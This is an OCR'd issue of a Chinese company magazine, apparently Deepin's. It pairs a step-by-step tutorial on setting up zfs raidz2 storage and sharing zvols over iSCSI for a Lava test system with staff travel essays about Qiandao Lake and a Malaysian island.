配置过程还算是比较简单的，下面放一张图，展示配置 SSL 后的效果。

玩转 zfs + iSCSI

◉ 武汉 基础研发部 / 文

简介

在建构 Lava 测试环境的过程中， 体认到了后端存储对整体稳定性，效率及可用性的影响。原测试执行流程为：

1. Deepin repository 内容发生变化 。

2. Jenkins 产生新的 image，供发布及测试用 。

3. Jenkins 批量发送 test job 到 Lava 上，对 image 进行测试：（1）Lava 执行特定 test job；（2）Lava 下载 image，解压 & NFS 分享被测软件系统给测试机：1、测试机启动；2、安装测试所需 package；3、进行测试

3. Lava 搜集测试结果。

4. Lava 删除被测软件系统及下载的 image。

步骤 3.2 是比较费时费资源的步骤，N 个 job 执行 N 次，并且目前是由执行 Lava 的机器完成，job 一多反应就掉下来了， 这个问题同时也影响着 test job 开发时间。

步骤 3.2.3 在测试不通过的情况下，如果能相对低成本的保留被测软件系统，并能一直的以相同状态被重现，问题查找时间也可以被缩短。

最后，如果 Lava 机器上的盘出了问题，整个测试集群就全都跟着停摆，影响可用性。

以上问题的改进，必须从存储机制着手。

配合 COW (Copy On Write) 技术，让被测软件系统的准备只进行一次，并在每次 job 要被执行时 clone 一份，这样，测试将运行于干净的环境下，同时过程的变动可以被差异保存，相对低成本。

COW 之下，还必须要有如 RAID 之类的提供数据存储的安全性，减少单盘出问题时造成的系统不可用或数据丢失。

COW 之上，如果能以网络将存储分享出去让测试机使用，让 Lava 机器不再需要担任这个辛苦的工作，在测试群集加大时才有可能很好的被扩展。

zfs + iSCSI，满足了以上需求，前者提供了数据整体性 / 一致性 / 安全性的基本保证，COW 的设计提供了我们需要的管理弹性。存储型式方面，除了 file system 外，还提供了 zvol (ZFS Volume) 将 pool 中的空间以 block device 的型式呈现，能更好的重现出被测软件系统安装后的情况，再配合 iSCSI，除了让 Lava 机器上的资源能被空下来外，测试机器的加入也变得简单许多。

流程变动如下：

1. Deepin repository 内容发生变化 。

2. Jenkins 产生新的 image，供发布及测试用：（1）于 storage server 的 zfs 上配置空间，产生新的 zvol, 通过 iSCSI 分享出；（2）将 image 装上 iSCSI 产生被测软件系统。

3. Jenkins 批量发送 test job 到 Lava 上：1、Lava 执行特定 test job；2、Lava 请求 storage server 产生一份被测软件系统的 clone：① 测试机启动；② 安装测试所需 package；③ 进行测试。3、Lava 搜集测试结果；4、留存被测软件系统

2.1 及 2.2 只需在每次产生新的 image 之后执行一次即可。

3.2 可将原本持续数分钟 4~5G 的磁盘存取（job 并行时更是会让 throughput 慢上不只 N 倍），变成数秒内的操作。

3.4 提供了

· 后续实现 bisect 自动问题查找时的基石，被测软件系统基本立即可用。

· 同被测软件系统不同硬件的快速交叉比对。

本文后续说明以上所述 storage server 如何被

实现 . 涉及的工作有。

· 安装及准备基于 zfs 的存储环境。

· 安装及准备 iSCSI 网络存储分享环境。

· 提供网络接口供收发存储请求。这部份以简单的 shell script 验证概念，请见

o https://github.com/x-deepin/zfs-gate

安装 zfs

参考这页加上 zfs 源

```
$ su -
$ apt-get install lsb-release
$ wget http://archive.zfsonlinux.org/debian/pool/main/z/zfsonlinux/zfsonlinux_8_all.deb
$ dpkg -i zfsonlinux_8_all.deb
$ gpg --quiet --with-fingerprint /etc/apt/trusted.gpg.d/zfsonlinux.gpg
pub  4096R/4D5843EA 2014-09-24 Turbo Fredriksson <turbo@bayour.com>
      Key fingerprint = 5EB3 5C47 B97A C11F 551D B287 201C 3129 4D58 43EA
uid                  Turbo Fredriksson (Turbo @ Debian GNU/Linux) <turbo@debian.org>
uid                  [jpeg image of size 1983374]
uid                  Turbo Fredriksson (Turbo @ Gmail) <fransurbo@gmail.com>
sub  4096R/9ACF3117 2014-09-24
sub  3072D/6EBBF50F 2014-09-24
sub  4096R/7DFFA34D 2014-09-24
```

更新包信息，并装上 zfs

```
$ apt-get update
$ apt-get install debian-zfs
```

zpool 的建立

接着建立一个 6 盘的 raidz2 pool，做为主要的存储中心。没那么多空闲盘的话，可以先用 sparse file 代替实体盘以完成实验。

```
$ mkdir zfs+iscsi && cd zfs+iscsi
$ truncate -s 1T disk{1..6}

$ du -sh *
512    disk1
512    disk2
512    disk3
512    disk4
512    disk5
512    disk6

$ ls -lh
total 3.0K
-rw-r--r-- 1 derekdai derekdai 1.0T  6 月 16 18:38 disk1
-rw-r--r-- 1 derekdai derekdai 1.0T  6 月 16 18:38 disk2
-rw-r--r-- 1 derekdai derekdai 1.0T  6 月 16 18:38 disk3
-rw-r--r-- 1 derekdai derekdai 1.0T  6 月 16 18:38 disk4
-rw-r--r-- 1 derekdai derekdai 1.0T  6 月 16 18:38 disk5
-rw-r--r-- 1 derekdai derekdai 1.0T  6 月 16 18:38 disk6
```

不采用 raidz (RAID 5) 的理由为，raidz 只有一个 redundant，一旦出现坏盘，在换上新盘，进行 re-silvering (从其他旧盘同步数据到新盘的动作) 时到上线提供服务前，大量的 I/O 很容易就会再出现第二个坏盘，造成数据丢失。尤其现今的单盘容量愈来愈大，re-silvering 会更加的长，出现以上情况的概率只会不断的提高。

接着建立名叫 iscsi-pool 的 zpool

```
$ zpool create iscsi-pool raidz2 $PWD/disk{1..6} -O mountpoint=none -O compression=lz4


$ zpool status iscsi-pool
  pool: iscsi-pool
 state: ONLINE
  scan: none requested
config:

    NAME                                STATE     READ WRITE CKSUM
    iscsi-pool                          ONLINE       0     0     0
      raidz2-0                          ONLINE       0     0     0
        /home/derekdai/zfs+iscsi/disk1  ONLINE       0     0     0
        /home/derekdai/zfs+iscsi/disk2  ONLINE       0     0     0
        /home/derekdai/zfs+iscsi/disk3  ONLINE       0     0     0
        /home/derekdai/zfs+iscsi/disk4  ONLINE       0     0     0
        /home/derekdai/zfs+iscsi/disk5  ONLINE       0
```

```
0    0
        /home/derekdai/zfs+iscsi/disk6  ONLINE       0
0    0

errors: No known data errors

$ zpool list iscsi-pool
NAME        SIZE  ALLOC   FREE  EXPANDSZ   FRAG
CAP  DEDUP  HEALTH  ALTROOT
iscsi-pool  5.97T   480K  5.97T        -     0%     0%
1.00x  ONLINE  -

$ zfs list iscsi-pool
NAME        USED  AVAIL  REFER  MOUNTPOINT
iscsi-pool   272K  3.85T  32.0K  none
```

pool 的总大小为 6T，但因为组成 raidz2， 2 个盘用做 redundant，所以从 zfs list 看到的实际可用空间为 4T。

建立一个叫 images 的 file system，后续建立的 zvol 都会放在这下面。

```
$ zfs create iscsi-pool/images
$ zfs list -r iscsi-pool
NAME             USED  AVAIL  REFER  MOUNTPOINT
iscsi-pool        145K  3.85T  32.0K  none
iscsi-pool/images  32.0K  3.85T  32.0K  none
```

在实际运行环境下，如果有效能上的考虑，也可改以多盘组成 stripe (RAID 0) 以提供最高的 throughput，再加上 SSD 做 cache，减少 fragment 发生时带来的 latency，并定时以 zfs 的 send & receive 进行远程差异备份以确保数据不丢失。不过这么做的坏处是出现问题时测试环境肯定会出现 downtime。

安装 targetcli

iSCSI 的 server 端 (存储提供端) 被称为 iSCSI target，运行于 Linux kernel module 中以提供高效率。要进行管理时，可配合 targetcli 完成 (或者，可以看下 /sys/kernel/config/target)

```
$ apt-get install targetcli
```

安装后，执行 ls 命令确认下目前有无任何 iSCSI 分享。

```
$ targetcli ls
o- / ..................................................................... [...]
  o- backstores ........................................................ [...]
  | o- fileio ........................................ [0 Storage Object]
  | o- iblock ........................................ [0 Storage Object]
  | o- pscsi ......................................... [0 Storage Object]
  | o- rd_mcp ........................................ [0 Storage Object]
  o- ib_srpt ........................................... [0 Targets]
  o- iscsi ............................................. [0 Targets]
  o- loopback .......................................... [0 Targets]
  o- qla2xxx ........................................... [0 Targets]
  o- tcm_fc ............................................ [0 Targets]
  o- vhost ............................................. [0 Targets]
```

通过 iSCSI 分享 zvol

建立一个 zvol 测试下 iSCSI 分享。

```
$ zfs create -V 16G -s iscsi-pool/images/first-share

$ zfs get type iscsi-pool/images/first-share
NAME                          PROPERTY  VALUE   SOURCE
iscsi-pool/images/first-share  type      volume  -

$ ls /dev/zvol/iscsi-pool/images/first-share -l
lrwxrwxrwx 1 root root 13  6 月 17 03:34 /dev/zvol/
iscsi-pool/images/first-share -> ../../../zd16
```

上面的命令使用到了 -s，产生 sparse zvol，类似于 sparse file，或是 thin provision，因此 iscsi-pool/images/first-share 不会在创建时就占用 16G 的空间。另一个效果是 -V 之后指定的大小可以超过 pool 的容量，详见 man 8 zfs。

接着配合 targetcli 命令分享出 zvol. 步骤有

1. 新增 backstore
2. 新增 iSCSI target
   - 关联 backstore
   - 新增 portal
   - 新增 acl

新增 backstore

命令如下

```
$ sudo targetcli /backstores/iblock create first-share /
dev/zvol/iscsi-pool/images/first-share
Created iblock storage object first-share using /dev/
zvol/iscsi-pool/images/first-share.
```

targetcli 的命令执行会跟所在的 path 有关 (以上例而言，命令是 create)，path 可以用两种方式指定。

· 先以 cd 命令切换当前 path 后再执行命令

· 或是，如上例，在命令前先输入 path (/backstores/iblock) 然后才是要执行的命令。

targetcli 支持相当多样的 backstore

```
$ sudo targetcli /backstores ls
o- backstores ..................................................... [...]
  o- fileio ..................................... [0 Storage Object]
  o- iblock ..................................... [1 Storage Object]
  | o- first-share ....... [/dev/zvol/iscsi-pool/images/
first-share, not in use]
  o- pscsi ...................................... [0 Storage Object]
  o- rd_mcp ..................................... [0 Storage Object]
```

· fileio 是将档案建于 file system 之上，再通过 iSCSI 当做 block device 分享出去。

· iblock 用做分享块设备。

· pscsi 用在当下层要分享的设备本来就是 SCSI 存储时让 command 能直接下发的情况。

· rd_mcp 是以内存做存储进行分享，当有高速非永久存储需求时可用。

因为 zvol 是 block device，所以选用了 iblock 做 backstore。

新增 iSCSI target

我们让 targetcli 自动帮我们产生 IQN (iSCSI Qualified Name)，因此命令比较简单。

```
$ sudo targetcli /iscsi create
Created target iqn.2003-01.org.linux-iscsi.dd-
laptop.x8664:sn.ebbe670cbd43.
Selected TPG Tag 1.
Created TPG 1.

$ sudo targetcli ls
o- / ............................................................... [...]
  o- backstores ................................................... [...]
  | o- fileio ..................................... [0 Storage Object]
  | o- iblock ..................................... [1 Storage Object]
  | | o- first-share ..... [/dev/zvol/iscsi-pool/images/
first-share, not in use]
  | o- pscsi ...................................... [0 Storage Object]
  | o- rd_mcp ..................................... [0 Storage Object]
  o- ib_srpt ........................................... [0 Targets]
  o- iscsi ............................................ [1 Target]
  | o- iqn.2003-01.org.linux-iscsi.dd-laptop.
x8664:sn.ebbe670cbd43 ..... [1 TPG]
  |  o- tpg1 ............................................ [enabled]
  |    o- acls ........................................... [0 ACLs]
  |    o- luns ........................................... [0 LUNs]
  |    o- portals ..................................... [0 Portals]
  o- loopback ......................................... [0 Targets]
  o- qla2xxx .......................................... [0 Targets]
  o- tcm_fc ........................................... [0 Targets]
  o- vhost ............................................ [0 Targets]
```

关联 backstore

将 iSCSI target 与 backstore 关联上，命令如下

```
$ sudo targetcli /iscsi/iqn.2003-01.org.linux-iscsi.
dd-laptop.x8664:sn.ebbe670cbd43/tpg1/luns create /
backstores/iblock/first-share
Selected LUN 0.
Created LUN 0.

$ sudo targetcli ls
o- / ............................................................... [...]
  o- backstores ................................................... [...]
  | o- fileio ..................................... [0 Storage Object]
  | o- iblock ..................................... [1 Storage Object]
  | | o- first-share ......... [/dev/zvol/iscsi-pool/images/
first-share, in use]
  | o- pscsi ...................................... [0 Storage Object]
  | o- rd_mcp ..................................... [0 Storage Object]
  o- ib_srpt ........................................... [0 Targets]
  o- iscsi ............................................ [1 Target]
  | o- iqn.2003-01.org.linux-iscsi.dd-laptop.
x8664:sn.ebbe670cbd43 ..... [1 TPG]
  |  o- tpg1 ............................................ [enabled]
  |    o- acls ........................................... [0 ACLs]
  |    o- luns ........................................... [1 LUN]
  |    | o- lun0  [iblock/first-share (/dev/zvol/iscsi-pool/
images/first-share)]
  |    o- portals ..................................... [0 Portals]
  o- loopback ......................................... [0 Targets]
  o- qla2xxx .......................................... [0 Targets]
  o- tcm_fc ........................................... [0 Targets]
  o- vhost ............................................ [0 Targets]
```

新增 portal

Initiator 会通过 portal 查找 target，有这个设定

才能成功将 target 分享出去 。

```
$ sudo targetcli /iscsi/iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43/tpg1/portals create
Using default IP port 3260
Automatically selected IP address 10.9.1.207.
Created network portal 10.9.1.207:3260.

$ sudo targetcli ls
o- / ..... [...]
  o- backstores ..... [...]
  | o- fileio ..... [0 Storage Object]
  | o- iblock ..... [1 Storage Object]
  | | o- first-share ..... [/dev/zvol/iscsi-pool/images/first-share, in use]
  | o- pscsi ..... [0 Storage Object]
  | o- rd_mcp ..... [0 Storage Object]
  o- ib_srpt ..... [0 Targets]
  o- iscsi ..... [1 Target]
  | o- iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43 ..... [1 TPG]
  | o- tpg1 ..... [enabled]
  |   o- acls ..... [0 ACLs]
  |   o- luns ..... [1 LUN]
  |   | o- lun0  [iblock/first-share (/dev/zvol/iscsi-pool/images/first-share)]
  |   o- portals ..... [1 Portal]
  |     o- 10.9.1.207:3260 ..... [OK, iser disabled]
  o- loopback ..... [0 Targets]
  o- qla2xxx ..... [0 Targets]
  o- tcm_fc ..... [0 Targets]
  o- vhost ..... [0 Targets]
```

新增 acl

指定 iSCSI initiator 的证认信息。做为示例，在此将认证过程关闭简化操作，并指定只有特定 initiator 能对这个 target 做写入。

在此之前， 先装上 initiator 的支持 (可以在不同机器上安装)。

```
$ apt-get install open-iscsi
```

装上后，启动 open-iscsi 服务，产生 initiator IQN。

```
$ systemctl restart open-iscsi

$ cat /etc/iscsi/initiatorname.iscsi
## DO NOT EDIT OR REMOVE THIS FILE!
## If you remove this file, the iSCSI daemon will not start.
## If you change the InitiatorName, existing access control lists
## may reject this initiator.  The InitiatorName must be unique
## for each iSCSI initiator.  Do NOT duplicate iSCSI InitiatorNames.
InitiatorName=iqn.1993-08.org.debian:01:868c5e4c481
```

有了 initiator IQN 后 , 就可以为我们的 target 增加 acl 信息啦 . 首先关掉认证过程

```
$ sudo targetcli /iscsi/iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43/tpg1/ set attribute authentication=0
Parameter authentication is now '0'.
```

让上面的 initiator IQN 在 login 后能进行读写

```
$ sudo targetcli /iscsi/iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43/tpg1/ set attribute demo_mode_write_protect=0
Parameter demo_mode_write_protect is now '0'.

$ sudo targetcli /iscsi/iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43/tpg1/acls create iqn.1993-08.org.debian:01:868c5e4c481e
Created Node ACL for iqn.1993-08.org.debian:01:868c5e4c481e
Created mapped LUN 0.
```

保存设定

```
$ targetcli saveconfig
Save configuration? [Y/n]:
Saving new startup configuration
```

Target 端的设定大功告成。

测试 iSCSI Target

在安装了 open-iscsi 的机器上 , 执行以下命令确认 iSCSI target 可被找到

```
$ iscsiadm --mode discovery --type sendtargets --portal 10.9.1.207
10.9.1.207:3260,1 iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43
```

如果能找到的话 , 就可以进行 login 动作

```
iscsiadm --mode node --login iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43
Logging in to [iface: default, target: iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43,
```

```
portal: 10.9.1.207,3260] (multiple)
Login to [iface: default, target: iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43, portal: 10.9.1.207,3260] successful.
```

成功后，用 lsblk 命令可看到系统中出现了一个新的盘。以下例而言，sdc 就是通过 iSCSI 分享出来的 zvol。

```
lsblk
NAME    MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
sda       8:0    0 931.5G  0 disk
├── sda1    8:1    0   243M  0 part
└── sda2    8:2    0 931.3G  0 part
sdb       8:16   0 465.8G  0 disk
├── sdb1    8:17   0  59.6G  0 part /
├── sdb2    8:18   0  14.9G  0 part [SWAP]
├── sdb5    8:21   0   335G  0 part
└── sdb6    8:22   0    96M  0 part
sdc       8:32   0    16G  0 disk
```

你可以将 sdc 当成一般的 block device 进行任何你会对磁盘做的操作。用完后，做 logout 操作 sdc 就会从系统上消失，但相应的改变已保存到 iSCSI target 端的存储中了。

```
iscsiadm --mode node --logout iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43
Logging out of session [sid: 2, target: iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43, portal: 10.9.1.207,3260]
Logout of [sid: 2, target: iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43, portal: 10.9.1.207,3260] successful.
```

删除 iSCSI Target

两个命令，删除 backstore 及 iSCSI target 并保存即可。

```
$ targetcli /backstores/iblock delete first-share
Deleted storage object first-share.

$ targetcli /iscsi delete iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43
Deleted Target iqn.2003-01.org.linux-iscsi.dd-laptop.x8664:sn.ebbe670cbd43.

$ sudo targetcli saveconfig
Save configuration? [Y/n]:
Performing backup of startup configuration: /var/target/backup-2016-06-17_04:58:42.lio
Saving new startup configuration
```

这样 iSCSI target 应该就没法被找到了。

```
$ iscsiadm --mode discovery --type sendtargets --portal 10.9.1.207
iscsiadm: cannot make connection to 10.9.1.207: Connection refused
iscsiadm: cannot make connection to 10.9.1.207: Connection refused
iscsiadm: cannot make connection to 10.9.1.207: Connection refused
```

zfs set shareiscsi

zfs 本身提供了 SAMBA, NFS, iSCSI 的整合。以 iSCSI 而言，只要一行命令即可完成上面的分享 。

```
$ zfs set shareiscsi=on iscsi-pool/images/first-share

$ sudo targetcli ls
o- / ..... [...]
  o- backstores ..... [...]
  | o- fileio ..... [0 Storage Object]
  | o- iblock ..... [1 Storage Object]
  | | o- iqn.2016-06.space.co-op:iscsi.pool.images.first.share  [/dev/zvol/iscsi-pool/images/first-share, in use]
  | o- pscsi ..... [0 Storage Object]
  | o- rd_mcp ..... [0 Storage Object]
  o- ib_srpt ..... [0 Targets]
  o- iscsi ..... [1 Target]
  | o- iqn.2016-06.space.co-op:iscsi.pool.images.first.share ..... [1 TPG]
  |  o- tpg1 ..... [enabled]
  |    o- acls ..... [0 ACLs]
  |    o- luns ..... [1 LUN]
  |    | o- lun0  [iblock/iqn.2016-06.space.co-op:iscsi.pool.images.first.share (/dev/zvol/iscsi-pool/images/first-share)]
  |    o- portals ..... [1 Portal]
  |      o- 127.0.0.1:3260 ..... [OK, iser disabled]
  o- loopback ..... [0 Targets]
  o- qla2xxx ..... [0 Targets]
  o- tcm_fc ..... [0 Targets]
  o- vhost ..... [0 Targets]
```

但目前的整合有几点问题

- 执行 zfs set shareiscsi=off ... 没有效果
- 重启时无法成功的重新分享出 iSCSI target
- 使用 hostname 解析后的 IP 为 portal IP，会造成 initiator 无法连上： 在 /etc/hosts 重新对应 hostname 及 IP 可解决此问题。

状哦」餅件!!贫渎航

是什么让你豁然开朗？是什么让你灵感迸发？又是什么让你百思不解？

这里汇聚了深度大神，专门凑在这里搞技术，从今往后，这里专治各种疑难杂症，你可以来提问，可以来传授技术，总之，这里都是爱凑热闹的技术控。

分享专业知识，方便学习交流，内刊“深度·讲坛”栏目长期向各位技术控们征集技术稿件啦。

字　　数：1000+，图文并茂
内　　容：必须为原创
投稿邮箱：deepin-magazine@linuxdeepin.com
注明“部门 + 姓名”

・man 8 zfs 中有关 shareiscsi 的章节有说明如何在分享时指定额外的参数，但语法的解析还有问题。

因此目前以 shell script 完成 zvol 的 iSCSI 自动分享还是比较稳当的做法。

Web 接口

我用 shell script 粗糙的实现了下通过 web 进行 iSCSI 存储的配置功能，github 项目在此。

https://github.com/x-deepin/zfs-gate

此实验性质项目提供了

1、zfs-gate.service

・在启动时重新分享出 zvol

・启动 busybox httpd 提供 web 接口

2、可调用的 web API 请参考 cgi-bin 目录

zfs 最近已经实现命令行 JSON 输出，对于前端管理界面的整合能更方便的进行，有需要的同学可参考这个讨论串。

https://github.com/zfsonlinux/zfs/pull/3483

参考数据

・http://zfsonlinux.org/

・http://linux-iscsi.org/wiki/Targetcli

千岛湖之旅

很早之前就听说过千岛湖的美，这次有机会一睹为快，实为幸运。因为是上海公司组织的春游，大部分都是上海公司同事，也有少数家属，另外有部分同事因有事不能参加，表示很遗憾。

本想在艳阳高照的日子里，坐船游湖，又或者戏水。但是有时候生命中发生的很多事情都会与自己所思所想的有出入，出行的前一周就关注千岛湖的天气预报，默默地祈祷周末千万不要下雨。但直到前一天，天气预报还是有雨，一开始我会担心因为天气的原因，大家可能玩不尽兴，但后来想想，阴晴常有时，天气可能是玩的尽兴与否的一小部分原因，但不是主要原因。其实有雨也挺好，会让我们感受到了另一种味道，一种江南独有的味道。不过这次我们是目睹了千岛湖的 3 种天气，岂不是比

预计的还要好呢，嘻嘻。

第一天早上，我们从上海出发的时候还是阴雨连绵呢，但到了森林氧吧，雨已停，雾气朦胧的森林氧吧更多了几分神秘色彩，小雨之后的氧吧透着格外的清新翠绿，阴霾中的泉水更有了远山如黛，近水含烟的意境……

第二天很早就出发去千岛湖，走的时候我们还都相互调侃，豪华酒店的待遇还没有享受一番，转眼间就要走了，甚是不舍，但行程紧凑，无可奈何。到了千岛湖之后人品大爆发，原本阴雨的天气忽然放晴，在阳光的照耀下，乌云散去，山水相接，好一个“落霞与孤鹜齐飞，秋水共长天一色”的景象。

在游湖的过程中，我一直在欣赏美景，但仅仅只有我在欣赏，只有我，只有我！！！其余一帮人坐在游船上打牌，浪费了这么好的美景，也浪费了我的良苦用心……

这次千岛湖之行还有另外一个同事：郑丹，专门从北京赶过来。很多人都不解，怎么会有郑丹？因为我们这次出游，是报的团，何佳临时有事去不了，所以我必须找个人替换他，要不然要扣违约金，而且还不少。所以我就想到了郑丹，很多人都说我们又不是一个部门的，平时工作也没有多少交集，怎么会感情那么好？因为去年下半年上海这边有市场活动，这个事情是由我跟郑丹来协调，一来二往，我们慢慢的就熟了，在逐步了解她之后我发现她的性格像极了曾经的自己，有时候她跟我讲话的时候，我就像照镜子似的看到了曾经的自己，另外我们还有很多共同的爱好，她一直都特别喜欢上海，不止一次的跟我

讲，很想来上海玩，因为这次有这个机会我就问她来不来，就当是帮她圆梦了，虽然这次是在杭州，但是也能满足她小小的上海情节。所以，她才会出现在我们的春游中。

在这次春游中，我们遇到了一对叔叔阿姨，是和我们一个团，虽说是一个团，但是走着走着就散了，但巧合的是我们总在拐角处相遇，每次遇到，我们都会觉得好有缘，而且每次遇到，叔叔就特热情的帮我们拍照，阿姨是特别乐观的人，爱笑，爱美，爱拍照，还向我们展示她的一字马，我们都惊呆了，叔叔一直是阿姨的摄影师，无意中了解到在叔叔的相机里没有美景，只有美美的阿姨。瞬间感觉他们的感情比现在热恋中的年轻人还要浓，真是让我们汗颜。其实在上海，类似的场景见过很多次，去年的这个时候我经常在周末早上去外滩跑步，在途中就时常会遇到手牵手的老夫老妻一起去晨练，那场面也很是温馨，很感动。

选择千岛湖，只为一抹青山，一池碧水和一丝情意。在这两天的时间里看到了太多太多美好的事物，而这些美好的事物会化为正能量潜移默化植入我们的头脑里，影响着我们。这便是关于旅游最大的收获了吧?

马来小岛 八人小分队


Mr.Cao:

为什么选停泊岛这么个地方？停泊岛位于西马东北方向，离国人最常去的泰国比较近，但相比游人可就少得多了。它分为大停泊和小停泊两个岛，附近海域还有浪中岛和热浪岛。目前国人较多去的是东马，但北京没有直飞的航班，同样经过吉隆坡转机就没有去西马方 (pian) 便 (yi) 了。热浪岛名气比较大，开发的好，价格也最贵；浪中岛游客最少也最原生态；大停泊岛相比小岛更多高档酒店。所以不同档次住宿都有，吃饭游玩也比较方便，有热闹的长滩和安静的珊瑚湾的小停泊岛就成了首选。

Mr.Pan:

我曾一直重复同一个梦，一个趴在河堤却看见整个海底世界的梦。不曾想许多年后的今日，终于踏出梦境，寻见细软的沙滩，纯净的海水，飞舞的鱼群，热辣的阳光，远去的海鸥，椰林丛生的岛国，天水一方！小岛大岛，遥相呼应，相比之下，虽说少了大岛的几分光影喧嚣，却多几分淳朴纯真。任凭时光就静静流淌，或畅游浮潜，沉浸在海底的光影；或沿小路丈量，倾听鸟语的欢快，或荡起小舟，途径周边的每一个沙滩，远处的游船快艇，车水马龙，好不热闹！三日匆匆而别，意犹未尽，如若恰逢长假，真想背起帐篷，就这么静静的躺在这里，享受这安宁的时光！

Mr.Wang：




一路颠簸赶着廉价航空的红眼航班，一行八人终于抵达目的地—马来西亚的哥达津那巴鲁。在这里终于体会到了把时间放到最慢的感受，每天只做三件事：吃饭、睡觉、游泳。每天早上吃过早饭，就下海里泡着，中午填饱肚子后，找个小树荫下一躺，听着海浪的声音，一直睡到忍不住继续下水。整整三天就在这样的节奏里度过，无比的惬意。但是就这样还是觉得时间过的太快，眨眼之间，最后一晚的夕阳就在不舍的目光中跟我说 Bye Bye 了。几米在《向左走，向右走》里写道：城市犹如没有围墙的囚房，令人疲惫、窒息。长期在钢筋水泥的囚房里拼命工作，偶尔能够得到这样的放松，实在是非常难得。现在我还会偶尔想起在岛上晒得跟一个熟了的皮皮虾的样子，感觉非常好。

Mr.Zhang：

中国话说，水至清则无鱼。在停泊岛，清澈的海水里却满是灵动的游鱼，有大有小，有肥有瘦，有五彩斑斓的，也有黑白相间的，真真是乱鱼渐迷游人眼，浅水才能没我膝。随手丢下一小片面包，花团锦簇的一大团鱼就围了上来，恨不得把指缝里的面包都给抢走。有的鱼猛地撞上来，它倒是摇头晃尾一溜烟地就跑没影了，小腿肚子反而被嘬得生疼，还以为被咬了一口呢。四肢伸展，向后一躺，仰面飘在海上，远望着一穹蓝天，几朵白云，不由得冒起了乐不思蜀的一丢丢感觉，可旁边的小伙伴们却已经大嗓门扯起来了，赶紧上船啦，过时不候啦～于是赶紧一个鲤鱼打挺翻起来，不小心呛了一口又苦又咸的海水，向着小艇冲过去了，同志们，可千万别把哥们给漏了啊。

Mr.Cao：

去之前挺担心，我是典型的晕车晕船型，听说中间要开半个小时的快艇，内心是崩溃的。后来发现， 马来人民的船技还是很靠谱的，虽然极速前进，乘风破浪，不时还有一种飞起来的感觉，竟然也没有特别的呕吐感。同行的家伙都期待我来个一吐千里，还真是让大家失望了，哈哈。 长这么老还没看过海，这次还真是被美到了。清澈见底说的就是这样的水，那浅水里的鱼和珊瑚礁清晰可见，泡在水里不动的时候，时不时还会有小鱼咬你的小腿。每天最爽的事情就是飘在海面上，听着大海的声音，感受浪花戏水，任由海风亲抚。



Mr.Song：

为了看日出，5 月 12 日那天，天还没亮，我们三人（张磊、海涛和我）就出发了。我们住在海岛的西侧，需要穿过一片茂密的椰子林，到达小岛的东侧才能看到日出。因为起的早，天还很黑，我们一路都是借助手电筒的亮光艰难前行。到了海岛东侧之后，天刚蒙蒙亮，天空开始出现一片浅蓝，很浅很浅的，不一会儿，天水相接的地方出现了一道红霞，红霞的范围慢慢扩大，红是红得很却没有亮光。我知道太阳就要从天边升起来了，便拿出相机开始拍照，每个 5 分钟就拍下一个美丽瞬间。可这时，太阳还是躲在云层里，犹抱琵琶半遮面，好像有点儿害羞似的。正在我们欣赏日出美景之时，旁边突然出现一团黑云，而且云片很厚，太阳已经升起来，但我们却不能够看见。然而太阳在黑云背后放射它的光芒，给黑云镶了一道光亮的金边。这难道不也是一个伟大的奇观么？

Mrs.Zhang：

在岛上玩最有趣的就是抓到了一个小螃蟹。本来大多数螃蟹都会在天亮前像春运赶火车一样的赶回大海，但是有一只小螃蟹可能是太贪玩了没有来得及，就这样被我逮到了。看着那个小螃蟹的样子非常逗，本来没被抓住的时候两只眼睛是眯着水平放着的，就像郑丹笑起来的咪咪眼。被我抓在手里后，两只惊恐的眼珠子瞪的溜圆，直直的竖着，就像王明栋被人抢了吃的时候一样。估计被我们放走之后，《今天我差点回不来了》的帖子在马来西亚螃蟹们的朋友圈里已经被疯传了。以至于第二天早上我们再去抓小螃蟹的时候，所有沙滩里的小洞都比头一天的深了一倍多。再见咯，可爱的小螃蟹。

Mrs.Wang：

5 月 11–15 日，公司组织去马来西亚海边游玩，虽然旅途很是劳顿，但依然不影响一行人欢快雀跃的心情。下了快艇，大家便换上泳衣迫不及待地扑入大海的怀抱，尽情戏水嬉闹，连不会游泳的思源同学都无师自通学会了仰泳。而我喜欢静静的坐在海边，享受这喧闹中的清静。面对浩瀚无边的大海，微拂的海风，心境竟然慢慢的变得平和，仿佛忘掉了所有烦恼，就连思绪也在这广阔的天地里飞去了很远，或许这就是大海的魅力吧。

北京 开发部

一枚奋斗中的技术宅男

小知识 >>>

硬笔书法

